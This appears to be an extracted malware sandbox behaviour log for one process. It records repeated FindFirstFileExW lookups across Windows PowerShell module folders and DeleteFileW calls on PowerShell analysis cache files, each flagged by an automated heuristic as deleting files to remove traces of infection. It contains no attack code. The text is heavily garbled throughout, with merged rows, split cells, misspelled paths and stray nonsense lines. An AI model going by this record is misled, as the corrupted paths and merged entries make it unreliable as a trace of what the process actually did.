Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b79ec38, 0, 0, 0) Return: 9c8dc18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKII*, 0, b79ebec, 0, 0, 0) Return: 9c8dcd8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79ebec, 0, 0, 0) Return: 9c8d798	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKl\v1, 0, b79ec38, 0, 0, 0) Return: 9c8d718	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79ebec, 0, 0, 0) Return: 9c8dcd8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79ebec, 0, 0, 0) Return: 9c8db18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79ec38, 0, 0, 0) Return: 9c8dc98	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8da58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8da98	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79ec38, 0, 0, 0) Return: 9c8d8d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79ebec, 0, 0, 0) Return: 9c8	2744	1856
	d798		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79ebec, 0, 0, 0) Return: 9c8 da18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDesiredStateConfiguration*, 0, b79ec38, 0, 0, 0) Return: 9c8 dc58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8dad8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8db98	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79ec38, 0, 0, 0) Return: 9c8d998	2744	1856
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\system 32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\)^*, 0, b79ebec, 0, 0, 0)\ Return: 9c8d798$	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79ebec, 0, 0, 0) Return: 9c8d698	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79ec38, 0, 0, 0) Return: 9c8d798	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79ebec, 0, 0, 0) Return: 9c8dbd8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d958	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks\t^*, 0, b79ec38, 0, 0, 0) Return: 9c8d9d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d558	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8db58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot\t^*, 0, b79ec38, 0, 0, 0) Return: 9c8d818	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, b79ebec, 0, 0, 0) Return: 9c8d598	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, b79ebec, 0, 0, 0) Return: 9c8dc58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, b79ec38, 0, 0, 0) Return: 9c8db58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, b79ebec, 0, 0, 0) Return: 9c8d698	2744	1856
	74 THAILE FINANCIA INCL. TO SEC. (AMINIAL MODICINE) CHOICE CHOICE CONTROL CON		1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir/\system32\WindowsPowerShelliv1.0\Modules\TLS*, 0, b79ebec, 0, 0, 0) Return: 9c8d6d8	2744	
Call Filesystem API Call Filesystem API		2744 2744	1856
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, b79ebec, 0, 0, 0) Return: 9c8d6d8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, b79ebec, 0, 0, 0) Return: 9c8d6d8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, b79ec38, 0, 0, 0) Return: 9c8da58	2744	1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS\v1, 0, b79ebec, 0, 0, 0) Return: 9c8d6d8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS\v1, 0, b79ec38, 0, 0, 0) Return: 9c8da58 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Trus\v1.0\Modules\Trus\v1.0\modules\Trus\v1.0\	2744 2744	1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS\\^*, 0, b79ebec, 0, 0, 0) Return: 9c8d6d8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS\\^*, 0, b79ec38, 0, 0, 0) Return: 9c8da58 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootlingPack\\^*, 0, b79ebec, 0, 0, 0) Return: 9c8da18 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootlingPack\\^*, 0, b79ebec, 0, 0, 0) Return: 9c8dc18	2744 2744 2744	1856 1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS\\^*, 0, b79ebcc, 0, 0, 0) Return: 9c8d6d8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS\\^*, 0, b79ec38, 0, 0, 0) Return: 9c8d658 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootlingPack\\^*, 0, b79ebcc, 0, 0, 0) Return: 9c8d618 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootlingPack\\^*, 0, b79ebcc, 0, 0, 0) Return: 9c8d618 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootlingPack\\^*, 0, b79ebcc, 0, 0, 0) Return: 9c8d618 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootlingPack\\^*, 0, b79ec38, 0, 0, 0) Return: 9c8d698	2744 2744 2744 2744	1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS\\^*, 0, b79ebcc, 0, 0, 0) Return: 9c8d6d8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS\\^*, 0, b79ec38, 0, 0, 0) Return: 9c8d658 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootlingPack\\^*, 0, b79ebcc, 0, 0, 0) Return: 9c8d818 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootlingPack\\^*, 0, b79ebcc, 0, 0, 0) Return: 9c8d638 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootlingPack\\^*, 0, b79ebc3, 0, 0, 0) Return: 9c8d898 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootlingPack\\^*, 0, b79ebcc, 0, 0, 0) Return: 9c8dc58	2744 2744 2744 2744 2744	1856 1856 1856 1856

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, b79ebec, 0, 0, 0) Return: 9c8d6d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, b79ec38, 0, 0, 0) Return: 9c8d698	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac\tau, 0, b79ebec, 0, 0, 0) Return: 9c8db58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, b79ebec, 0, 0, 0) Return: 9c8d898	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, b79ec38, 0, 0, 0) Return: 9c8d558	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, b79ebec, 0, 0, 0) Return: 9c8d7 18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, b79ebec, 0, 0, 0) Return: 9c8d8 18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, b79ec38, 0, 0, 0) Return: 9c8d6 d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, b79ebec, 0, 0, 0) Return: 9c8d918	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, b79ebec, 0, 0, 0) Return: 9c8db58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\t^*, 0, b79ec38, 0, 0, 0) Return: 9c8d618	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d858	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, b79ebec, 0, 0, 0) Return: 9c8d658	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\WindowsUpdate*, 0, b79ec38, 0, 0, 0) Return: 9c8dbd8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b79ed30, 0, 0, 0) Return: 9c8d918	2744	1856
		2744	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lassemblylNativeImages_v4.0.30319_32\System.Runteb92aa12#\dagger, 0, b79b560, 0, 0, 0) Return: ab53940		1856
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-42 6c-a874-5ad03db66d8b) Return: 1	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4b ee-abcb-2b3f155d5f26) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b		
Delete File	Type: VSDT_COM_DOS	2744	1956
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 T ype: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 Type: \SDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%/Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b2	2744	1856
Delete File	4-83f7-b1888576c0f1) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Typ	2744	1856
Detection	e: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
Detection	Process ID: 1856 File: %LOCALAPPDATA%MicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49 fc-8c8a-57e7c5b6bc48) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 T ype: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
October.	Process D: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-48	2744	1856
Call Filesystem API	66-a76a-51375818d941) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-40	2744	1856
Delete File	8e-ad40-b9247e73685c) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941	2744	1856
	Type: VSDT_COM_DOS		
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941 Type: VSDT_COM_DOS		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4e d9-b3f8-fab47f319edb) Return: 1	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%/Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-46	2744	1856
Delete File	19-8d6e-eb9ab3d779cd) Return: 1 Path: %LOCALAPPDATA%MicrosofttWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Ty	2744	1856
	pe: VSDT_COM_DOS		
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		

Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-42 20-8151-cda4d36c1796) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd T	2744	1856
Detection	ype: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
Sold of the second of the seco	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd		
Call Filesystem API	Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4e	2744	1856
Delete File	cb-aeed-0c42dcc9225b) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796	2744	1856
	Type: VSDT_COM_DOS	2144	1030
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: \SDT_COM_DOS		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b T ype: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404 e-b04b-6e09659cefac) Return: 1	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-48	2744	1856
Delete File	37-bf5e-00214ee39c04) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Ty	2744	1856
Detection	pe: VSDT_COM_DOS		
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Type: VSDT_COM_DOS		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 T ype: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%!Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: \SDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-49	2744	1856
Delete File	5a-bde2-f2a3b9c76d25) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 T ype: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: \SDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42 b7-988c-8cfffdf607f7) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cfffdf607f7 Type : \SDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cfffdf607f7		
Call Filesystem API	Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-4 2ce-b020-4c0c62488e1d) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d	2744	1856
Detection	Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%!Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43 43-9482-8b624c919cb7) Return: 1	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_*, 0, b79ebc4,	2744	1856
Delete File	0, 0, 0) Return: ab53840 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 T	2744	1856
Detection	ype: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 Type: VSDT_COM_DOS		
Write File	Path: %LOCALAPPDATA%\MicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e674, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e674, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement\1.0.0.0 0, b79e484, 0, 0, 0) Return: ab537	2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%WindowsPowerShellModules\PackageManagement\1.0.0.0\forall , 0, 0, 0) Return: abs37 80 API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement\1.0.0.0\forall , 0, 0, 0) Return: abs37	2744	1856
	80		
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b79e4d0, 0, 0, 0) Return: ab537 80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%WindowsPowerShellModules\PackageManagement\)*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856

Call Filesystem API			
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5\t^*, 0, b79e484, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b79e484, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b79e4d0, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b79e5c8, 0, 0, 0) Return: ab53840	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%WindowsPowerShellModules\PowerShellGet*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
		2744	
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGet*, 0, b79e57c, 0, 0, 0) Return: ab53780		1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGet\t^*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e6c0, 0, 0, 0) Return: ab53780	2744	1856
